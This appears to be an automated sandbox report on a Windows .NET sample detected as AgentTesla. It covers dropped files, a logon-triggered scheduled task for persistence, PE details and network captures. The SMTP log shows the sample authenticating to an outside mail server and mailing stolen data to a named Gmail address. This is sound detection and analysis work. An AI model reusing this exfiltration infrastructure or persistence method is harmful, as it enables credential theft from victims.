C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\d6U17S2KY1.exe.log

Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp401C.tmp

Process:	C:\Users\user\Desktop\d6U17S2KY1.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1651
Entropy (8bit):	5.182397658339346
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBYkGEtn:cbhC7ZlNQF/rydbz9l3YODOLNdq3ikP
MD5:	6841ECE2A083B663D9A727E603F0264A
SHA1:	908FC134C8C78F87447AFD8204B0B693E17E437F
SHA-256:	4E050E3F7987AD2FBF1D15EC5B9F09DE32B28B74FF9FF143CA7AEB6F51C88406
SHA-512:	9F2DBFAB2B3F61D28CA91F9311251694102B86F90C360EC13BF2D0DFB6A5484CB3CCE5676084EDBF4F5610D40D5980A7F8F9E5756C4F9D2A8F34BBF83E31346
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Roaming\aqFBnsYUEqXcSa.exe

Process:	C:\Users\user\Desktop\d6U17S2KY1.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	845824
Entropy (8bit):	7.966127821198076
Encrypted:	false
SSDEEP:	24576:9DaCHv0h4I6qfC3/1i4P4IcMAVyMtlkBLN9Pz4:9DaEvas/04PwVrlINl
MD5:	2B3120230AB3C5251D51F76DCE482BEE
SHA1:	9FD7EDD02968606D377CCBB766761A1008643A2A
SHA-256:	B85451C76AD7CC559D4726F6607C4C995A9754DB40F3F25A79C86EFAB0DA3624
SHA-512:	9F0177259C049F8D66436FDECC3A8741CB8A1F52F75DF7EF4C078B1957B2D7AE7E391477CD0724EDA757820861211390F25D76B9004319818848885E871AAA46A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 35%
Joe Sandbox View:	• Filename: abc8a77f_by_Libranalysis.xlsx, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P.....".....@... .. ....@.. .....`..... ..@.....h)..S.....4..... .....@..... ..H.....2.52.L.'..... .....@....text..... ....`.rsrc....4.... ...6.....@..@.reloc..... .....@..B.....@..... ..`..... ....

C:\Users\user\AppData\Roaming\aqFBnsYUEqXcSa.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\d6U17S2KY1.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file

C:\Users\user\AppData\Roaming\aqFBnsYUEqXcSa.exe:Zone.Identifier

Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.966127821198076
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.96% • Win16/32 Executable Delphi generic (2074/23) 0.01% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	d6U17S2KY1.exe
File size:	845824
MD5:	2b3120230ab3c5251d51f76dce482bee
SHA1:	9fd7edd02968606d377ccbb766761a1008643a2a
SHA256:	b85451c76ad7cc559d4726f6607c4c995a9754db40f3f25a79c86efab0da3624
SHA512:	9f0177259c049f8d66436fdecc3a8741cb8a1f52f75df7ef4c078b1957b2d7ae7e391477cd0724eda75782086121130f25d76b9004319818848 85e871aaa46a
SSDEEP:	24576:9DaCHv0h4l6qfC3/1i4P4IcMAVyMtlkBLN9Pz4:9DaEvas/04PwVrlINl
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P.....".....@.. .. ....@.. .....`.....@.....

File Icon

Icon Hash:	f2d2e9fcc4ead362

Static PE Info

General

Entrypoint:	0x4d400a
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x609B8FE0 [Wed May 12 08:20:48 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [004D4000h]

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc2968	0x53	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xce000	0x3490	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd2000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xd4000	0x8	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0xc2000	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
252L'	0x2000	0xbe9e4	0xbea00	False	1.00031506148	data	7.99976000855	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.text	0xc2000	0xbf18	0xc000	False	0.445353190104	data	6.00675604996	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xce000	0x3490	0x3600	False	0.360387731481	data	5.24161690733	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0xd2000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
	0xd4000	0x10	0x200	False	0.044921875	data	0.142635768149	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xce130	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0xd06d8	0x14	data		
RT_VERSION	0xd06ec	0x33c	data		
RT_MANIFEST	0xd0a28	0xa65	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2013
Assembly Version	3.0.0.0
InternalName	VarEnum.exe
FileVersion	3.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	ServerManager_Core
ProductVersion	3.0.0.0
FileDescription	ServerManager_Core
OriginalFilename	VarEnum.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-18:43:32.733999	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49738	587	192.168.2.5	67.20.76.71

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:43:30.540549040 CEST	49738	587	192.168.2.5	67.20.76.71
May 12, 2021 18:43:30.725052118 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:30.725189924 CEST	49738	587	192.168.2.5	67.20.76.71
May 12, 2021 18:43:31.457237005 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:31.457684040 CEST	49738	587	192.168.2.5	67.20.76.71
May 12, 2021 18:43:31.642478943 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:31.645231962 CEST	49738	587	192.168.2.5	67.20.76.71
May 12, 2021 18:43:31.830195904 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:31.830940962 CEST	49738	587	192.168.2.5	67.20.76.71
May 12, 2021 18:43:32.056212902 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:32.125236988 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:32.126204014 CEST	49738	587	192.168.2.5	67.20.76.71
May 12, 2021 18:43:32.314337969 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:32.314790964 CEST	49738	587	192.168.2.5	67.20.76.71
May 12, 2021 18:43:32.541152000 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:32.543641090 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:32.544578075 CEST	49738	587	192.168.2.5	67.20.76.71
May 12, 2021 18:43:32.729027987 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:32.729146957 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:32.733999014 CEST	49738	587	192.168.2.5	67.20.76.71
May 12, 2021 18:43:32.734273911 CEST	49738	587	192.168.2.5	67.20.76.71
May 12, 2021 18:43:32.734479904 CEST	49738	587	192.168.2.5	67.20.76.71
May 12, 2021 18:43:32.734644890 CEST	49738	587	192.168.2.5	67.20.76.71
May 12, 2021 18:43:32.918690920 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:32.918945074 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:32.919220924 CEST	587	49738	67.20.76.71	192.168.2.5
May 12, 2021 18:43:32.970797062 CEST	49738	587	192.168.2.5	67.20.76.71

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:41:26.579622984 CEST	53	61805	8.8.8.8	192.168.2.5
May 12, 2021 18:41:26.600464106 CEST	54795	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:26.649147034 CEST	53	54795	8.8.8.8	192.168.2.5
May 12, 2021 18:41:26.699575901 CEST	49557	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:26.759243011 CEST	53	49557	8.8.8.8	192.168.2.5
May 12, 2021 18:41:28.622672081 CEST	61733	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:28.673414946 CEST	53	61733	8.8.8.8	192.168.2.5
May 12, 2021 18:41:32.201176882 CEST	65447	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:32.249835014 CEST	53	65447	8.8.8.8	192.168.2.5
May 12, 2021 18:41:33.260766983 CEST	52441	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:33.309509039 CEST	53	52441	8.8.8.8	192.168.2.5
May 12, 2021 18:41:34.808540106 CEST	62176	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:34.857566118 CEST	53	62176	8.8.8.8	192.168.2.5
May 12, 2021 18:41:35.884447098 CEST	59596	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:35.935240984 CEST	53	59596	8.8.8.8	192.168.2.5
May 12, 2021 18:41:40.061732054 CEST	65296	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:40.113281965 CEST	53	65296	8.8.8.8	192.168.2.5
May 12, 2021 18:41:42.205646992 CEST	63183	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:42.254404068 CEST	53	63183	8.8.8.8	192.168.2.5
May 12, 2021 18:41:43.646486998 CEST	60151	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:43.698254108 CEST	53	60151	8.8.8.8	192.168.2.5
May 12, 2021 18:41:45.056231976 CEST	56969	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:45.105361938 CEST	53	56969	8.8.8.8	192.168.2.5
May 12, 2021 18:41:46.409178019 CEST	55161	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:46.460964918 CEST	53	55161	8.8.8.8	192.168.2.5
May 12, 2021 18:41:56.362894058 CEST	54757	53	192.168.2.5	8.8.8.8
May 12, 2021 18:41:56.421490908 CEST	53	54757	8.8.8.8	192.168.2.5
May 12, 2021 18:42:01.247723103 CEST	49992	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:01.308223009 CEST	53	49992	8.8.8.8	192.168.2.5
May 12, 2021 18:42:31.749181986 CEST	60075	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:31.801805019 CEST	53	60075	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:42:32.353259087 CEST	55016	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:32.412714958 CEST	53	55016	8.8.8.8	192.168.2.5
May 12, 2021 18:42:32.957672119 CEST	64345	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:33.017688036 CEST	53	64345	8.8.8.8	192.168.2.5
May 12, 2021 18:42:33.425476074 CEST	57128	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:33.482707977 CEST	53	57128	8.8.8.8	192.168.2.5
May 12, 2021 18:42:33.785589933 CEST	54791	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:33.842819929 CEST	53	54791	8.8.8.8	192.168.2.5
May 12, 2021 18:42:34.058500051 CEST	50463	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:34.118705988 CEST	53	50463	8.8.8.8	192.168.2.5
May 12, 2021 18:42:34.725583076 CEST	50394	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:34.774823904 CEST	53	50394	8.8.8.8	192.168.2.5
May 12, 2021 18:42:35.468938112 CEST	58530	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:35.526354074 CEST	53	58530	8.8.8.8	192.168.2.5
May 12, 2021 18:42:36.415826082 CEST	53813	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:36.475950003 CEST	53	53813	8.8.8.8	192.168.2.5
May 12, 2021 18:42:37.349450111 CEST	63732	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:37.401252031 CEST	53	63732	8.8.8.8	192.168.2.5
May 12, 2021 18:42:37.891962051 CEST	57344	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:37.940746069 CEST	53	57344	8.8.8.8	192.168.2.5
May 12, 2021 18:42:43.604187965 CEST	54450	53	192.168.2.5	8.8.8.8
May 12, 2021 18:42:43.663300037 CEST	53	54450	8.8.8.8	192.168.2.5
May 12, 2021 18:43:19.635698080 CEST	59261	53	192.168.2.5	8.8.8.8
May 12, 2021 18:43:19.700687885 CEST	53	59261	8.8.8.8	192.168.2.5
May 12, 2021 18:43:21.179783106 CEST	57151	53	192.168.2.5	8.8.8.8
May 12, 2021 18:43:21.229226112 CEST	53	57151	8.8.8.8	192.168.2.5
May 12, 2021 18:43:30.269279957 CEST	59413	53	192.168.2.5	8.8.8.8
May 12, 2021 18:43:30.422405958 CEST	53	59413	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 18:43:30.269279957 CEST	192.168.2.5	8.8.8.8	0x837c	Standard query (0)	mail.karsanmax.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 18:43:30.422405958 CEST	8.8.8.8	192.168.2.5	0x837c	No error (0)	mail.karsanmax.com		67.20.76.71	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 12, 2021 18:43:31.457237005 CEST	587	49738	67.20.76.71	192.168.2.5	220-host2007.hostmonster.com ESMTP Exim 4.94.2 #2 Wed, 12 May 2021 10:43:31 -0600 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 12, 2021 18:43:31.457684040 CEST	49738	587	192.168.2.5	67.20.76.71	EHLO 226546
May 12, 2021 18:43:31.642478943 CEST	587	49738	67.20.76.71	192.168.2.5	250-host2007.hostmonster.com Hello 226546 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 12, 2021 18:43:31.645231962 CEST	49738	587	192.168.2.5	67.20.76.71	AUTH login aW5mb0BrYXJzYW5tYXguY29t
May 12, 2021 18:43:31.830195904 CEST	587	49738	67.20.76.71	192.168.2.5	334 UGFzc3dvcmQ6
May 12, 2021 18:43:32.125236988 CEST	587	49738	67.20.76.71	192.168.2.5	235 Authentication succeeded
May 12, 2021 18:43:32.126204014 CEST	49738	587	192.168.2.5	67.20.76.71	MAIL FROM:<info@karsanmax.com>
May 12, 2021 18:43:32.314337969 CEST	587	49738	67.20.76.71	192.168.2.5	250 OK
May 12, 2021 18:43:32.314790964 CEST	49738	587	192.168.2.5	67.20.76.71	RCPT TO:<nchimaobi2017@gmail.com>
May 12, 2021 18:43:32.543641090 CEST	587	49738	67.20.76.71	192.168.2.5	250 Accepted
May 12, 2021 18:43:32.544578075 CEST	49738	587	192.168.2.5	67.20.76.71	DATA
May 12, 2021 18:43:32.729146957 CEST	587	49738	67.20.76.71	192.168.2.5	354 Enter message, ending with "." on a line by itself

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 12, 2021 18:43:32.734644890 CEST	49738	587	192.168.2.5	67.20.76.71	.
May 12, 2021 18:43:32.919220924 CEST	587	49738	67.20.76.71	192.168.2.5	250 OK id=1lgrxM-001k4H-LK

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: d6U17S2KY1.exe PID: 3752 Parent PID: 5648

General

Start time:	18:41:35
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\d6U17S2KY1.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\d6U17S2KY1.exe'
Imagebase:	0x70000
File size:	845824 bytes
MD5 hash:	2B3120230AB3C5251D51F76DCE482BEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.251253442.0000000003425000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.251253442.0000000003425000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.249385166.0000000002410000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming\aqFBnsYUEqXcSa.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CB1DD66	CopyFileW
C:\Users\user\AppData\Roaming\aqFBnsYUEqXcSa.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CB1DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp401C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CB17038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\d6U17S2KY1.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DFDC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp401C.tmp	success or wait	1	6CB16A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\aqFBnsYUEqXcSa.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 e0 8f 9b 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 c2 00 00 00 22 0c 00 00 00 00 00 0a 40 0d 00 00 20 0c 00 00 20 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0d 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......`.......... ....P......"........@... ... ....@.. .......................` ....@................	success or wait	4	6CB1DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\aqFBnsYUEqXcSa.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CB1DD66	CopyFileW
